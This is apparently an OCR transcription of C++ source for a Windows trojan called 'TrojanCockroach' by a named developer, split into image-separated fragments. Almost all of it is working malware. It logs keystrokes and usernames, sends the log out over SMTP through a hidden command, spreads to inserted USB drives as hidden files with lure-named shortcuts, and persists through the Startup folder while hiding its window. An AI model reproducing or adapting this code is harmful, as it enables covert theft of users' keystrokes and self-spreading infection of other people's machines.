
```
    int ageTemp = age;

    string line;
    ifstream myfile(FILE_NAME);

    if(myfile.is_open()){
        getline(myfile, line);
        line = line.substr(0, 1);
        sscanf(line.c_str(), "%d", &ageTemp);
    }else{
        ageTemp++;

        FILE *file = fopen(FILE_NAME, "a");
        fprintf(file, "%d ", ageTemp);
        fclose(file);
    }

    return ageTemp;
}

/**
 * Count number of lines in record file.
**/
bool checkRecordSize(){
    string line;
    ifstream myfile(FILE_NAME);

    int noOfLines = 0;
    if(myfile.is_open()){
        while(getline(myfile, line)){
            noOfLines++;
        }
        myfile.close();
    }

    if(noOfLines<MIN_RECORD_SIZE*age){
        return false;
    }else{
        return true;
    }
}

/**
 * Email all data to the GHOST.
**/
void sendData(){
```



```
    char* command = "Transmit smtp://smtp.gmail.com:587 -v --mail-from
\"your.email@gmail.com\" --mail-rcpt \"your.email@gmail.com\" --ssl -u
your.email@gmail.com:password -T \"Record.log\" -k --anyauth";
    WinExec(command, SW_HIDE);
}

/**
 * Record username, time, and date.
**/
void logUserTime(){
    FILE *file = fopen(FILE_NAME, "a");

    char username[20];
    unsigned long username_len = 20;
    GetUserName(username, &username_len);
    time_t date = time(NULL);
    fprintf(file, "0\n%s->%s\t", username, ctime(&date));

    fclose(file);
}

/**
 * Record key stroke.
**/
void logKey(){
    FILE *file;
    unsigned short ch=0, i=0, j=500; // :)

    while(j<500){ ///loop runs for approx. 25 seconds
        ch=1;
        while(ch<250){
            for(i=0; i<50; i++, ch++){
                if(GetAsyncKeyState(ch) == -32767){ ///key is stroke
                    file=fopen(FILE_NAME, "a");
                    fprintf(file, "%d ", ch);
                    fclose(file);
                }
            }
            Sleep(1); ///take rest
        }
        j++;
    }
}

/**
 * Returns newly inserted disk- pen-drive.
**/
char getRemovableDisk(){
    char drive='0';
```




```
    char szLogicalDrives[MAX_PATH];
    DWORD dwResult = GetLogicalDriveStrings(MAX_PATH, szLogicalDrives);
    string currentDrives="";

    for(int i=0; i<dwResult; i++){
        if(szLogicalDrives[i]>64 && szLogicalDrives[i]< 90){
            currentDrives.append(1, szLogicalDrives[i]);

            if(allDrives.find(szLogicalDrives[i]) > 100){
                drive = szLogicalDrives[i];
            }
        }
    }

    allDrives = currentDrives;

    return drive;
}

/**
 * Copy the virus to pen-drive.
**/
void infectDrive(char driveLetter){
    char folderPath[10] = {driveLetter};
    strcat(folderPath, ":\\");
    strcat(folderPath, FOLDER_NAME);

    if(CreateDirectory(folderPath ,NULL)){
        SetFileAttributes(folderPath, FILE_ATTRIBUTE_HIDDEN);

        char run[100]={""};
        strcat(run, folderPath);
        strcat(run, "\\");
        strcat(run, RUN_FILE_NAME);
        CopyFile(RUN_FILE_NAME, run, 0);

        char net[100]={""};
        strcat(net, folderPath);
        strcat(net, "\\");
        strcat(net, EMAIL_SENDER_FILE_NAME);
        CopyFile(EMAIL_SENDER_FILE_NAME, net, 0);

        char infect[100]={""};
        strcat(infect, folderPath);
        strcat(infect, "\\");
        strcat(infect, INFECT_FILE_NAME);
        CopyFile(INFECT_FILE_NAME, infect, 0);
        char runlnk[100]={""};
        strcat(runlnk, folderPath);
        strcat(runlnk, "\\");
        strcat(runlnk, RUN_LINK_NAME);
        CopyFile(RUN_LINK_NAME, runlnk, 0);

        char infectlnk[100]={""};
        strcat(infectlnk, folderPath);
        strcat(infectlnk, "\\");
        strcat(infectlnk, INFECT_LINK_NAME);
        CopyFile(INFECT_LINK_NAME, infectlnk, 0);

        char hideCommand[100] = {""};
        strcat(hideCommand, "attrib +s +h +r ");
        strcat(hideCommand, folderPath);
        WinExec(hideCommand, SW_HIDE);
    }else{
        srand(time(0));
        int random = rand();

        if(random%2==0 || random%3==0 || random%7==0){
            return ;
        }
    }

    char infectlnkauto[100] = {driveLetter};
    char* randomName = getRandomName();
    strcat(infectlnkauto, randomName);
    CopyFile(INFECT_LINK_NAME, infectlnkauto, 0);
}

/**
 * Returns a random name for the link file.
**/
char* getRandomName(){
    char randomName[40];

    srand(time(0));
    int random = rand();

    if(random%8 == 0){
        strcpy(randomName, ":\\DO NOT CLICK!.lnk");
    }else if(random%4 == 0){

        char username[20];
        unsigned long username_len = 20;
        GetUserName(username, &username_len);

        random = rand();
```




```
        if(random%8 == 0){
            strcpy(randomName, ":\\Boss ");
            strcat(randomName, username);
            strcat(randomName, ".lnk");
        }else if(random%4 == 0){
            strcpy(randomName, ":\\");
            strcat(randomName, username);
            strcat(randomName, " is the best.lnk");
        }else if(random%2 == 0){
            strcpy(randomName, ":\\Hello ");
            strcat(randomName, username);
            strcat(randomName, "! good morning.lnk");
        }else{
            strcpy(randomName, ":\\");
            strcat(randomName, username);
            strcat(randomName, "! please help me.lnk");
        }
    }else if(random%2 == 0){
        strcpy(randomName, ":\\I will kill you ! ! !.lnk");
    }else if(random%3 == 0){
        strcpy(randomName, ":\\2+2=5.lnk");
    }else{
        strcpy(randomName, ":\\TOP SECRET.lnk");
    }

    return randomName;
}
```

Y su Infect.cpp



```
/**
* Developer: Minhas Kamal (BSSE-0509, IIT, DU)
* Date: 28.Sep.15
**/

#define FOLDER_NAME "trojanCockroach"  //containing folder
#define RUN_FILE_NAME "TrojanCockroach.exe"  //main run file
#define RUN_LINK_NAME "TrojanCockroach.lnk"  //starter link
#define INFECT_FILE_NAME "Infect.exe"  //infects computer
#define INFECT_LINK_NAME "Infect.lnk"  //link file
#define EMAIL_SENDER_FILE_NAME "Transmit.exe"  //email sender

#include <windows.h>
#include <string>
#include <time.h>

main(){
    FreeConsole();  //window is not visible
```



```
    char* appdataFolder = getenv("APPDATA");

    char folderPath[100] = {""};
    strcat(folderPath, appdataFolder);
    strcat(folderPath, "\\");
    strcat(folderPath, FOLDER_NAME);

    if(CreateDirectory(folderPath ,NULL))    //if directory creation does
not fail
    {
        SetFileAttributes(folderPath, FILE_ATTRIBUTE_HIDDEN);
        return; // :)

        ///////////////////////////
        char run[100]={""};
        strcat(run, folderPath);
        strcat(run, "\\");
        strcat(run, RUN_FILE_NAME);

        char run_from[100]={""};
        strcat(run_from, FOLDER_NAME);
        strcat(run_from, "\\");
        strcat(run_from, RUN_FILE_NAME);

        CopyFile(run_from, run, 0);

        ///////////////////////////
        char net[100]={""};
        strcat(net, folderPath);
        strcat(net, "\\");
        strcat(net, EMAIL_SENDER_FILE_NAME);

        char net_from[100]={""};
        strcat(net_from, FOLDER_NAME);
        strcat(net_from, "\\");
        strcat(net_from, EMAIL_SENDER_FILE_NAME);

        CopyFile(net_from, net, 0);

        //////////////////////////
        char infect[100]={""};
        strcat(infect, folderPath);
        strcat(infect, "\\");
        strcat(infect, INFECT_FILE_NAME);

        char infect_from[100]={""};
        strcat(infect_from, FOLDER_NAME);
        strcat(infect_from, "\\");
        strcat(infect_from, INFECT_FILE_NAME);

        CopyFile(infect_from, infect, 0);

        //////////////////////////
        char runlnk[100]={""};
        strcat(runlnk, folderPath);
        strcat(runlnk, "\\");
        strcat(runlnk, RUN_LINK_NAME);

        char runlnk_from[100]={""};
        strcat(runlnk_from, FOLDER_NAME);
        strcat(runlnk_from, "\\");
        strcat(runlnk_from, RUN_LINK_NAME);

        CopyFile(runlnk_from, runlnk, 0);

        ///////////////////////////
        char infectlnk[100]={""};
        strcat(infectlnk, folderPath);
        strcat(infectlnk, "\\");
        strcat(infectlnk, INFECT_LINK_NAME);

        char infectlnk_from[100]={""};
        strcat(infectlnk_from, FOLDER_NAME);
        strcat(infectlnk_from, "\\");
        strcat(infectlnk_from, INFECT_LINK_NAME);

        CopyFile(infectlnk_from, infectlnk, 0);

        /////////////////////////////////////////////////////////
        char tasklnkauto[100] = {""};
        strcat(tasklnkauto, appdataFolder);
        strcat(tasklnkauto, "\\Microsoft\\Windows\\Start
Menu\\Programs\\Startup\\cockroach.lnk");

        CopyFile(runlnk_from, tasklnkauto, 0);
        //SetFileAttributes(tasklnkauto, FILE_ATTRIBUTE_HIDDEN);
    }


    srand(time(0));
    int random = rand();

    if(random%5 == 0){
        system("start taskmgr /Performance");
    }else if(random%3 == 0){
        system("start diskmgmt");
    }else if(random%2 == 0){
        system("start perfmon /res");
    }else{
        system("start calc");
    }
}
```